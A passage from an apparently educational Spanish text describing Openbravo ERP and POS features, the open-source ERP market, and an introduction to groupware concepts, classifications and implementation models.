 - Incidencias de trabajo.
 - Tipos de utillajes y gestión de cada utillaje individual.
 - Mantenimiento preventivo y partes de mantenimiento.
6. Gestión comercial y gestión de las relaciones con clientes (CRM)
- Tarifas, escalados, pedidos de venta, albaranes, facturación, rápeles, comisiones, CRM, etc.
 - La funcionalidad de Openbravo ERP en el área de gestión comercial está expresamente diseñada con el objetivo de permitir la máxima flexibilidad y agilidad en la ejecución, determinantes en cualquier proceso comercial. Es posible encadenar los documentos (pedido, albarán, factura) en cualquier orden que la empresa precise o incluso prescindir de alguno de ellos si no es necesario. Todo ello se consigue sin sacrificar la coherencia e integridad de los datos y garantizando la trazabilidad del proceso. Las capacidades de integración con sistemas de captura de pedidos en PDA extienden la potencia de la solución más allá de los límites físicos de la propia empresa.
 - Para minoristas con múltiples tiendas, el sistema puede integrarse de manera natural con Openbravo POS.
 - Zonas de ventas.
 - Pedidos de venta. Auto-venta. Preventa. Tele-venta. Aplicación de tarifas: precios, descuentos y control de precio límite. Reserva de género en almacén para pedidos no servidos. Aviso de riesgo cliente superado. Corrección de pedidos.

- Tipos de documento de pedido: presupuesto (con y sin reserva de género), estándar, almacén (generación automática de albarán), punto de venta (generación automática de albarán y factura).
 - Albaranes. Creación automática a partir de líneas de pedido pendientes. Automatización de las salidas (vaciado según existencias, con reglas de prioridad por caducidad, ubicación, etc.). Anulación de albaranes.
 - Generación automática de albaranes.
 - Proceso de facturación. Para todos los tipos de facturación: inmediata, género servido, pedido completamente servido, periódica (semanal, quincenal, mensual).
 - Edición de facturas. Aplicación de tarifas: precios, descuentos y control de precio límite. Creación automática a partir de líneas de pedido o líneas de albarán pendientes de facturación. Aviso de riesgo cliente superado. Anulación de factura (dejando pendiente de facturación los documentos asociados).
 - Impresión masiva de documentos (pedidos, albaranes, facturas), con criterios de selección específicos definidos por el usuario.
 - Posibilidad de creación de documentos en cualquier orden y de prescindir de documentos no requeridos (Pedido-Albarán-Factura, Pedido-Factura-Albarán, Albarán-Factura, Factura).
 - Comisiones.
 - Informes de pedidos, pedidos de venta suministrados, albaranes, facturas, pedidos no facturados, detalles de facturación.
 - Integrado con sistemas de captura de pedido en PDA (palm y pocketPC).
 - Información unificada de clientes (visión 360°).
 - Gestión de peticiones. Integración con correo electrónico.
 - Integrado con Openbravo POS:
 - i. Gestión centralizada de listas de precios.
 - ii. Sincronización de las ventas diarias llevadas a cabo en la tienda.
7. Gestión financiera y Contabilidad
- Plan de cuentas, cuentas contables, presupuestos, impuestos, contabilidad general, cuentas a pagar, cuentas a cobrar, contabilidad bancaria, balance, cuenta de resultados, activos fijos, etc.

- La funcionalidad económico-financiera proporcionada por Openbravo ERP está diseñada para minimizar la introducción manual de datos por parte del usuario, librándole así de tareas pesadas y rutinarias y permitiendo, por tanto, que pueda focalizarse en otras de mayor valor añadido. Este incremento de productividad es debido a que el área financiera actúa como un recolector de todos los hechos relevantes que se van generando desde el resto de áreas de gestión, de manera que éstos tienen un reflejo automático en la contabilidad general, en las cuentas a cobrar y en las cuentas a pagar en cuanto se producen.
- Contabilidad general:
 - i. Planes por defecto.
 - ii. Definición de planes contables.
 - iii. Ejercicios contables y gestión interanual.
 - iv. Presupuestos.
 - v. Categorías de impuestos.
 - vi. Rangos de impuestos. Determinación flexible de impuestos en función del producto, tercero y región.
 - vii. Enlace contable. Navegación directa de asientos contables a documentos y viceversa.
 - viii. Asientos manuales. Asientos tipo.
 - ix. Diario de asientos.
 - x. Balance de sumas y saldos.
 - xi. Libro mayor.
 - xii. Cuenta de resultados.
 - xiii. Balance de situación.
 - xiv. Cuadros del plan general contable.
- Cuentas a pagar y cuentas cobrar:
 - i. Generación de efectos (a partir de facturación).
 - ii. Edición de efectos.
 - iii. Gestión (cancelación, unión y división) de efectos. Remesas (según cuadernos bancarios).
 - iv. Edición de cajas. Multi-caja.

- v. Diario de caja (arqueo). Apuntes de caja de tipo gasto, ingreso, diferencia, efecto, pedido (para forma de pago contado albarán: posibilidad de cobrar efectos antes de facturar). Generación automática de apuntes para las formas de pago efectivo y contado albarán.
 - vi. Extractos bancarios. Asistente de selección de efectos en cartera.
 - vii. Liquidaciones manuales. Otros efectos (nómina, impuestos, etc.).
 - viii. Informes de caja, banco, efectos por situación.
 - Activos fijos:
 - i. Definición de grupos de activos, activos, con su precio de adquisición correspondiente y valoración contable.
 - ii. Amortización lineal en porcentaje o temporal.
 - iii. Planes de amortización.
 - Internacionalización:
 - i. Soporte para múltiples monedas.
 - ii. Soporte para múltiples esquemas contables, lo cual permite que la misma transacción sea contabilizada según reglas distintas, esquemas contables varios, distintas monedas o incluso diferentes calendarios.
 - iii. Soporte para números de cuentas bancarias internacionales.
 - iv. Soporte para múltiples idiomas, definidos a nivel de usuario.
8. Inteligencia de Negocio
- Informes, análisis multidimensional (OLAP35), cuadros de mando predefinidos.
 - Las organizaciones empresariales manejan, en la actualidad, muchos datos en la práctica de su actividad, pero ello no significa necesariamente que dispongan de información útil para la gestión de su negocio. El componente de BI de Openbravo ERP, integrado en el propio sistema de gestión, le ayudará a realizar un seguimiento continuo del estado de su negocio, proporcionándole la información relevante para la toma de decisiones. Los cuadros de mando predefinidos le permitirán verificar, mediante la monitorización de una serie de indicadores clave, si la estrategia definida está siendo correctamente implantada en su organización.
 - Integrado con el sistema de gestión.
 - Informes definibles por el usuario.

- Dimensiones preestablecidas (tercero, grupo de terceros, producto, categoría de producto, proyecto, campaña, etc.) y dimensiones definidas por el usuario.
- Cuadros de mando predefinidos.

9. Otras características

- Usabilidad, seguridad, facilidad de integración, modularidad.
- El sistema ha sido diseñado para asegurar una experiencia de usuario online superior y productiva, a la vez que permanece accesible de manera segura desde cualquier lugar.
- Usabilidad:
 - i. Menú principal configurable por rol de usuario.
 - ii. Idioma de trabajo configurable a nivel de usuario.
 - iii. Alarmas programables por rol de usuario o usuario concreto.
 - iv. Navegación a través de teclas rápidas para una operativa más rápida.
 - v. Interfaz de usuario modificable a través de skins o temas.
 - vi. Ayuda contextual (actualmente disponible en español e inglés).
 - vii. Posibilidad de anexar documentos, imágenes u otro tipo de ficheros a cualquier entidad de la aplicación.
 - viii. Información navegable (historial, documentos relacionados, etc.).
 - ix. Generación de informes en múltiples formatos: excel, pdf y html.
 - x. Filtros configurables y búsquedas flexibles.
 - xi. Selectores incrustados en los formularios para las entidades más usadas (productos, terceros, cuentas, pedidos, facturas).
 - xii. Procesos en lote configurables para tareas que deban ser procesadas a intervalos periódicos.
- Seguridad:
 - i. Niveles de acceso por usuario definidos según roles.
 - ii. Auditoría de cada transacción.
 - iii. Soporte para conexión segura a través de https.
- Integración:
 - i. Soporte para proceso de identificación único (single sign-on) basado en CAS.
 - ii. Fácil integración con otras aplicaciones a través de servicios web.
 - iii. Pre-integrado con Openbravo POS y la suite de Pentaho BI.

- Modularidad:
 - i. Soporte para módulos y verticales sectorizados de terceros

De Openbravo podemos destacar su facilidad de configuración. Con una arquitectura de desarrollo basada en modelos permite adaptar la funcionalidad existente a las reglas de negocio e incorporar nuevas funcionalidades sin programación adicional. Openbravo ERP ayudará a una empresa a diferenciarse de la competencia.

Con una tecnología web nativa, al contrario que muchos otros sistemas ERP tradicionales, para los que el uso de Internet es una incorporación a posteriori, Openbravo ERP se ha diseñado de forma que su interfaz natural es un navegador web. De esta manera, no sólo se consigue reducir espectacularmente los costes de implantación, sino también facilitar a todos los usuarios el acceso a la aplicación, independientemente de su ubicación y de la plataforma que utilicen. Y todo ello sin necesidad de instalar software adicional.

A pesar de ser una aplicación basada en web, Openbravo ERP se ha diseñado de forma que se puede trabajar con él exclusivamente mediante el teclado, sin necesidad de utilizar el ratón. Los usuarios avanzados pueden ahorrar tiempo y realizar las tareas rutinarias con mayor rapidez.

Los usuarios pueden acceder desde cualquier registro de la aplicación a cualquier otro registro vinculado a él, siempre cuando tengan los permisos necesarios para ello. Localizar facturas, contactos o cualquier recibo de envío específico es muy fácil. Con Openbravo ERP, los usuarios gozan en todo momento de una visión completa de todos los datos de la aplicación.

Los usuarios de diversos perfiles pueden acceder a Openbravo ERP mediante roles diseñados a medida de sus hábitos de trabajo y que garantizan la seguridad de la información que pueden consultar y modificar. Los roles permiten controlar qué pantallas son accesibles desde el menú y son visibles para los usuarios de una determinada organización y accesibles en modo de edición o bien de sólo lectura. También es posible configurar para cada usuario el idioma y otros valores predeterminados.

Es posible auditar cada registro del sistema, y determinar qué usuario lo creó o cuál fue el último usuario que lo editó. Además de ser posible programar notificaciones para alertar a los usuarios en caso de que se cumpla una determinada condición, por ejemplo una rotura de stock.


Multiidioma, multimoneda, multiesquema contable, multiorganización, etc. Openbravo ERP está preparado para su implantación en entornos multinacionales y multientente. Y puede implantarse en un solo servidor o en un cluster de servidores, prestando servicio a miles de usuarios. Los servidores pueden estar ubicados in situ, en el centro de datos, o en la nube (por ejemplo, en Amazon EC2).

Openbravo ERP utiliza tecnologías modernas, pero sólidas y suficientemente probadas, para cumplir los requerimientos estrictos de rendimiento y escalabilidad de cualquier entorno empresarial:

- Java y Javascript.
- SQL y PL/SQL.
- XML.
- HTML.

Openbravo también aprovecha lo mejor de un número de reconocidos marcos en el mundo de software libre para llevar a cabo un proceso de desarrollo más eficaz. La licencia del producto asegura el acceso público al código fuente y la posibilidad de modificar dicho código libremente.

Los clientes únicamente pagan por los servicios que ellos realmente quieren, cuando los necesitan. Los componentes claves de la arquitectura pueden verse en la siguiente figura:



El entorno operativo está compuesto de aplicaciones de terceros bien conocidas como Apache http Server y Tomcat, y una base de datos PostgreSQL™ u Oracle®, que pueden ser instalados en multitud de sistemas operativos, incluyendo GNU/Linux o Microsoft® Windows®. El esquema de trabajo de Openbravo es el siguiente:



Finalmente, de Openbravo ERP existen tres ediciones, una edición de Comunidad, y dos con suscripción Network, la Basic y la SMB. La Comunidad es una versión gratuita, con acceso a todas las funcionalidades del ERP, pero limitado en los demás aspectos y sin soporte de usuario. Actualizaciones manuales, sin copias de seguridad automáticas, sin garantía, sin testeo, pudiéndose instalar en cualquier sistema operativo, cualquier servidor de aplicaciones y con Oracle® o PostgreSQL™.

4.4.2. Openbravo POS

Openbravo POS ofrece toda la gama de funcionalidades que el sector minorista demanda: ventas, reembolsos, informes diarios, gestión de efectivo, gestión de almacenes, etc. Además, está integrado de forma completa y transparente con Openbravo ERP, pudiéndose utilizar de forma independiente o junto con él en función de las necesidades del usuario y garantizando así un flujo uniforme de la información desde la planta de ventas al sistema de administración sin necesidad de desarrollo adicional alguno.

- Diseñado específicamente para pantallas táctiles.
- Solución muy flexible y con gran capacidad de personalización.
- Idóneo para una amplia gama de negocios de venta minorista.
- Configurable para cualquier entorno de POS.
- Permite una mejor asistencia a sus clientes.
- Optimización de los distintos procesos; mayor rapidez y eficacia.
- Incremento de la productividad de sus empleados por su facilidad de uso.
- Sin costes ocultos o costes de licencias. Minimice su inversión.
- Gran número de sólidas prestaciones.
- Sin ataduras a proveedor alguno.



1. Gestión de Datos Maestros

- Productos, categorías y subcategorías, imágenes, impuestos, almacenes, áreas de restaurante y disposición de las mesas, usuarios y roles, etc.
- Organice y centralice como es debido los datos clave de su empresa.
- Garantice la coherencia y trazabilidad de los procesos.

2. Gestión de Ventas, Reembolsos y Efectivo

- Edición de recibos, búsqueda de productos, gestión de impuestos, códigos de barras, descuentos, promociones, pagos, etc.
- Edite de forma flexible y simultánea varios recibos desde uno o más terminales.
- Disponga de diversos métodos de pago.
- Integre con total facilidad el sistema de punto de venta con sistemas periféricos de terceros.
- Gestione eficazmente los reembolsos.
- Evite dolores de cabeza a la hora de gestionar dinero en efectivo.

3. Gestión de Almacenes

- Propiedades de productos, movimientos de productos, recuento de inventario, recibos de productos, etc.
- Gestione múltiples almacenes de manera transparente.
- Mantenga su inventario siempre actualizado.
- Conozca siempre la localización exacta de sus existencias.

4. Informes y Gráficos

- Elaboración de informes, filtrado, gráficos, etc.
- Supervise el estado de su negocio de venta minorista.
- Obtenga la información que necesita en el momento en que la necesita.
- Mejore el proceso de toma de decisiones de su empresa.

5. Módulo para Restaurantes

- Gestión de reservas, áreas de restaurante personalizables, ocupación, etc.
- Gestione sus reservas de principio a fin.
- Personalice las diversas áreas de su restaurante para facilitar su identificación.
- Conozca el índice de ocupación de su restaurante siempre que lo desee.

6. Seguridad

- Roles, usuarios, restricciones de acceso, etc.
- Asegure el acceso a su solución de punto de venta.
- Gestione diferentes roles y perfiles de usuario.
- Proteja las acciones más sensibles.

Desarrollado con tecnología libre, sacando todo el partido de este rico ecosistema.

- Totalmente desarrollado en Java.
- Uso de Swing (Conjunto de herramientas de Java desarrolladas para ofrecer un sofisticado conjunto de componentes para interfaces gráficas) para garantizar la consistencia y sofisticación de la interfaz de usuario.
- El uso de la interfaz estándar JDBC (Java Database Connectivity) para proporcionar independencia respecto de la base de datos.
- Informes y gráficos disponibles de la mano de las potentes herramientas JasperReports y FreeChart.
- Compatibilidad con una amplia gama de hardware de punto de venta.
- Compatibilidad con las tecnologías de punto de venta más populares.
- Proceso de localización simple y directo.
- Fácil integración con soluciones de terceros a través de servicios web.


El producto goza además de una alta capacidad de configuración, pudiéndose adaptar a las necesidades de cualquier usuario. Las diversas plantillas de configuración le

4.5. Panorama actual

El negocio mundial de los ERP está dominado en gran medida por empresas enormes, como pueden ser SAP, Oracle o Microsoft. Pero poco a poco van haciéndose lugar en dicho mercado otras empresas más pequeñas y que en algunas ocasiones provienen del mundo del open source.

No son pocas las ocasiones en las que las empresas recurren a las tecnologías *open source* para no depender de un proveedor y de sus políticas de evolución y entrega del producto. Si bien es cierto que los modelos de código abierto ofrecen mayor libertad y control sobre el producto final, también lo es que es complicado afrontar un proyecto de implantación de un ERP open source sin la colaboración de una empresa especialista en el producto. Por supuesto, una vez implantado y si se forma a las personas de la manera adecuada, cierta evolución y control sobre el producto estará en manos de la compañía que ha optado por esta solución. Uno de los valores básicos de la comunidad open source, y que se traslada también al ámbito que nos ocupa, es la búsqueda del control individual del software y la capacidad de este para ser modificado y adaptado a las necesidades concretas de cada caso.

La siguiente imagen, realizada por la compañía Open Bravo, muestra las diferencias entre modelos de negocio habituales y open source:



Otra cuestión que decanta a muchas empresas a favor de la compra de un producto open source, es la imposibilidad de encontrar un producto que se acople a su tamaño y necesidades. A pesar de que los ERP son modulares, en muchas ocasiones, y aún más en el caso de las pymes, los ERP ofrecen elementos no opcionales y que la empresa final no requiere. En estos casos también se opta por un producto de código abierto, ya que este tipo de productos son “adaptables” a cada negocio concreto de una manera más sencilla y viable que los productos comerciales, como es lógico por el mismo modelo de venta y desarrollo.

El modelo de negocio de una empresa que provee una solución *open source* es muy similar al modelo de negocio de una empresa con una solución propietaria. El punto clave está en que el propio software puede ser incorporado al proyecto sin coste. Y por supuesto, al ser *open source*, cualquier empresa puede disponer de este software. Bien para modificarlo potenciarlo y adaptarlo después de su implantación, como para afrontar de forma autónoma el proyecto de implantación. En cualquier caso, siempre es recomendable la ayuda externa de expertos, como ya se ha indicado. Una cosa importante a poner claramente de manifiesto, es que habitualmente las empresas cuando adquieren e instalan un paquete de software, y más si se trata de algo de la entidad de un ERP, buscan una empresa que respalde dicho software. Hablar de *open source* no elimina esta situación, ya que muchas empresas ofrecen soporte, formación... sobre paquetes de software *open source*. Además, estos paquetes de software suelen ser evolucionados por una legión de programadores, lo que permite la continua evolución de los mismos y la apertura constantes de vías de investigación.

También hay que tener claro que una solución *open source* conlleva algún riesgo adicional. Normalmente los trabajos que realizan los desarrolladores en los proyectos *open source* no tienen garantía y son entregas “as is”, es decir, tal y como están. Este riesgo se ve mermado cuando una empresa se compromete en la instalación y soporte del software.

Resumiendo, podríamos concluir que los riesgos del *open source* son mayores cuando no se tiene una empresa detrás que ofrezca soporte para el proyecto. En estos casos, el ahorro de costes es mayor. En cambio, si se contrata el proyecto con una empresa que se encargue de adaptar e instalar el software y ofrecer soporte, los riesgos se minimizan, pero en cambio el ahorro no es tan grande y habrá que buscar los beneficios en la propia solución, y no tanto en el coste.

Algunas soluciones ERP *open source* disponibles en el mercado son:

- *Compiere* – Esta solución contiene tanto funcionalidad ERP como CRM (*Customer Relationship Management*). Es uno de los paquetes más completos y útiles del mundo *open source*. Está implantado en gran número de empresas, lo que es una importante garantía,

y el número de módulos de que dispone es considerable. Este paquete dispone de traducción al español.

- *Openbravo* – Su oferta incluye tanto el propio software, como la consultoría estratégica orientada al sector de las pymes. También apoyan a la empresa durante todo el proceso de implantación de la solución y por último, ofrecen soporte y mantenimiento. El producto ya está implantado en algunas pymes.
- *Openxpertya* – Proyecto español, está basado en Compiere aunque aporta variaciones y elementos adicionales. Según la documentación del propio producto: “*Dispone de una biblioteca constantemente actualizada de desarrollos sectoriales que van siendo incorporados a la versión de uso general periódicamente por los desarrolladores*”.
- *TinyERP* – Este paquete no dispone de muchos módulos. Este paquete dispone de traducción al español.
- *OfBiz* y *Sequoia* – Es un ERP pensado para el comercio electrónico.

Cualquiera de estas soluciones encaja a priori en las necesidades de las pymes españolas, por lo que son productos a tener en cuenta, siempre que las condiciones de consultoría y soporte sean aceptables para la compañía.

Si bien el mercado está liderado de forma clara por los productos de las empresas SAP y *Oracle*, empresas menos conocidas como *Infor Global Solutions* o QAD Inc también están conquistando una importante cuota de mercado, Según un estudio de *Aberdeen Group*, basado en encuestas sobre 1000 empresas de todos los tamaños.

Infor Global Solutions compró en marzo de 2006 a su rival *SSA Global*, por un importe de 1,4 billones de dólares, y se convirtió en el tercer jugador del mercado, después de *Oracle* y SAP.

Oracle ha recorrido un importante camino en este mercado, pero el liderazgo de SAP sigue dándose como algo inamovible, al menos en el corto plazo. Parte del avance de *Oracle* en el mercado se ha realizado mediante la adquisición de *PeopleSoft Corp*.

5. Las herramientas de trabajo en grupo

5.1. Introducción

El incremento en la automatización de la información y del trabajo en sí, ha traído consigo una serie de retos que se están teniendo que superar. Dos de estos retos han sido, por un lado la integración de todo el conocimiento que se genera en una empresa, y por otro lado en un nivel inferior, la integración de la información, la comunicación y la organización de los grupos de trabajo de la propia empresa. En el primer caso, los ERP (*Enterprise Resource Planning*) han dado una solución tanto a la gestión del conocimiento generado, como un apoyo a la toma de decisiones a nivel directivo. En el segundo caso, cuando se trata de compartir información en grupos más pequeños y reducidos se habla de *software colaborativo* o *groupware*.

Aunque posteriormente se introducirá el concepto con mayor precisión y detalle, el *software colaborativo* se puede definir, a grandes rasgos, como un conjunto de herramientas que permiten mejorar la productividad de los grupos de trabajo. Como se puede imaginar, el término es muy amplio, englobando todo el software que permite a las personas trabajar en equipo a la hora de realizar una serie de tareas (independientes o relacionadas), pero con el mismo objetivo.

5.2. El grupo

Tal y como se acaba de afirmar, las herramientas de trabajo en grupo permiten mejorar la eficiencia y productividad. No obstante, antes de definir en detalle qué es *groupware*, conviene introducir algunas de las características principales tanto de los grupos, como de los equipos de trabajo. Por un lado, un grupo de trabajo se puede definir como un conjunto de dos o más personas que interactúan con interdependencia para alcanzar objetivos comunes, por lo que no es necesario que trabajen juntos. Estos grupos se forman a partir de la estructura de la organización para satisfacer determinadas necesidades. Por otro lado, un equipo de trabajo es una forma específica de grupo de trabajo en el que sus miembros coordinan sus esfuerzos aportando ideas y conocimientos, transfiriendo habilidades y tomando decisiones de pleno consenso para cumplir una meta común. Tanto los comportamientos, formas de trabajar, responsabilidades y liderazgo de un grupo son muy diferentes a los de un equipo, tal y como se aprecia en la siguiente tabla.

Grupo	Equipo
Hay un sólo líder	Liderazgo compartido
El líder decide, discute y delega	El equipo decide, discute y realiza un verdadero trabajo en conjunto
La finalidad del grupo es la misma que la misión de la organización	La finalidad del equipo la decide el mismo equipo
Responsabilidad individual	Responsabilidad individual y grupal compartida
El producto del trabajo es individual	El producto del trabajo es grupal
Se mide la efectividad indirectamente	La medición del rendimiento es directa por la evaluación del producto del trabajo
Las reuniones son propuestas por el líder	El equipo discute y realiza reuniones para resolver problemas

5.3. El concepto de groupware

El desarrollo de los diferentes proyectos de una empresa demanda el trabajo colaborativo. Sin embargo, la distribución espacio-temporal de los miembros de equipos y grupos es diversa, de la misma forma que la distribución de sus tiempos y obligaciones varía, ya que es común la participación en diferentes proyectos o actividades. La no coincidencia espacio-temporal de los miembros de un proyecto hace necesario aplicar métodos y técnicas de trabajo que tengan en cuenta este hecho; y además buscar y aplicar herramientas tecnológicas que permitan llevar a cabo exitosamente las misiones encomendadas a los miembros del equipo de trabajo.

Una de las características más importantes del trabajo en grupo (o cooperativo) asistido por ordenador es el diseño y ejecución de los flujos de trabajo, en inglés *workflows*. El flujo de trabajo es la estructuración y secuenciación de las fases, tareas y funciones necesarias para alcanzar un conjunto de objetivos finales. Para definir el flujo de trabajo será necesario tener en cuenta tres aspectos relevantes: (i) el conjunto de recursos disponibles (o necesarios); (ii) la información que fluye en el flujo de trabajo; y (iii) el control acerca del cumplimiento de los subjetivos de cada flujo de trabajo. Dentro de un flujo de trabajo se pueden identificar tres actividades principales:

- **Actividades colaborativas.** Un conjunto de usuarios trabajan sobre un mismo repositorio de datos para obtener un resultado común. Señalando que tiene entidad el trabajo de cada uno de ellos en sí mismo.
- **Actividades cooperativas.** Uno conjunto de usuarios trabajan sobre su propio conjunto particular de datos, estableciendo los mecanismos de cooperación entre ellos. Es importante señalar que no tiene entidad el trabajo de ninguno de ellos si no es visto desde el punto de vista global del resultado final.
- **Actividades coordinación.** Conjunto de enlaces coherentes entre las actividades y personas involucradas.

Llegados a este punto, ya se puede enunciar qué es lo que se entiende por *Groupware*. En la bibliografía relativa a Groupware existen una gran cantidad de definiciones formales que tratan de acotar y determinar con precisión el concepto, entre las más importantes, cabe destacar:

Sistemas de herramientas lógicas para facilitar la cooperación de las personas en el trabajo.

Engelbart, 1988

Cooperación asistida por computador, que aumenta el rendimiento de los procesos de comunicación interpersonales.


Coleman, 1992

Software que ayuda a los grupos de personas a comunicarse electrónicamente.

Goldberg, 1994

En general, se puede afirmar que el groupware sería el conjunto de hardware y de software que da soporte al trabajo colaborativo de equipos y grupos de personas incluyendo las actividades colaborativas, cooperativas y de coordinación. Es decir, se trata de herramientas informáticas especialmente diseñadas para ayudar a los usuarios a trabajar en grupo de la forma más eficaz valiéndose para ello de una red de comunicaciones. Por lo tanto, las funcionalidades básicas que tienen que soportar las herramientas groupware son:

- **Comunicación.** Ayuda a los miembros de un grupo o equipo a intercambiar información entre ellos.
- **Coordinación.** Ofrece mecanismos para ajustar el desarrollo de las tareas y funciones entre los miembros del equipo, las diferentes fase de las tareas, así como su control y seguimiento.
- **Colaboración.** Herramientas para que los miembros del equipo puedan trabajar colaborando y cooperando sobre los mismo contenidos, ya sea de forma estructurada o no.



5.4. Implantación de una herramienta de trabajo en grupo

Al igual que sucedía con los ERP, la implantación de una herramienta groupware es una fase crítica. Como cualquier otro proyecto de implantación se requiere que se hayan fijado los objetivos del mismo, así como el equipo participante. Pero además en este caso, al tratarse de software de trabajo en grupo hay que tener en cuenta:

- En primer lugar, tal y como veremos a continuación hay un gran número de herramientas que se pueden englobar dentro del software de trabajo en grupo, cada una con diferentes objetivos y características.
- En según lugar, como consecuencia de la gran cantidad de herramientas existentes en el mercado, es necesario fijar de forma previa y rigurosa las actividades a soportar por las nuevas herramientas, con independencia de las características de las herramientas que se vayan a utilizar.

- Y por último en tercer lugar, y no menos importante, es necesario la aceptación plena y el compromiso total por parte de los participantes (empleados), ya que sin ellos es difícil una implantación plena de la herramienta.

Habitualmente se presentan dos modelos a seguir a la hora de realizar la implantación de una herramienta para el trabajo en grupo:

- **Implantación para la mejora de procesos.** El uso de una herramienta *groupware* está motivada por la mejora en la eficiencia de un proceso dentro de la organización.

Dentro de este modelo se distinguen a su vez los siguientes fases dentro de la implantación:

- Identificación de los procesos susceptibles de mejora.
- Identificación de los problemas dentro de cada proceso.
- Desarrollar las mejoras que resuelvan los problemas encontrados.
- Desarrollar un plan de implementación del nuevo proceso desarrollado.
- Implementar el desarrollo del nuevo proceso.
- **Implantación enfocada al usuario.** El objetivo de la implantación es facilitar el trabajo a los empleados de la organización, por lo que resulta vital que éstos acepten esta implantación. Además resulta necesario tener que realizar la implantación de forma progresiva.

Las etapas a seguir para implantar este *groupware* según este modelos serían:

- Identificar los usuarios, grupos o equipos preparados.
- Selección del grupo e inicio de la colaboración.
- Modificar el sistema de recompensas.
- Identificar las necesidades de software orientado al trabajo colaborativo.
- Realizar una prueba piloto.
- Desarrollar un proyecto piloto.
- Entusiasmar al usuario final de forma previa a la implantación.

5.5. Clasificación de las herramientas para el trabajo en grupo.

Existen diferentes clasificaciones taxonómicas de *groupware* dada la gran variedad y características de las herramientas. A continuación se presentan dos de las clasificaciones más extendidas en el bibliografía relacionada.

5.5.1. Groupware enfocado a tiempo y lugar

Esta es, seguramente, la clasificación más extendida. Agrupa el conjunto de herramientas de trabajo colaborativo según el tiempo y el lugar en el que se producen las interacciones entre los usuarios. Distinguiéndose cuatro tipos básicos según se muestra en la siguiente tabla.

Lugar \ Tiempo	Mismo tiempo	Diferente tiempo
Mismo lugar	Interacción síncrona y local	Interacción distribuida asíncrona
Diferente lugar	Interacción distribuida síncrona	Interacción distribuida asíncrona

5.5.2. Groupware según el objetivo principal de la atención

Esta clasificación agrupa a las herramientas groupware en función de qué es lo que más atención se le presta dentro del proceso de colaboración. Encontramos tres posibles grupos:

- **Groupware centrado en el individuo.** El sistema groupware gestiona localmente el trabajo de cada individuo perteneciente a un grupo o equipo de trabajo.
- **Groupware centrado en el documento.** El sistema es el encargado de gestionar las tareas relacionadas con un documento común (consulta, actualización, creación, cierre, almacenamiento, etc.).
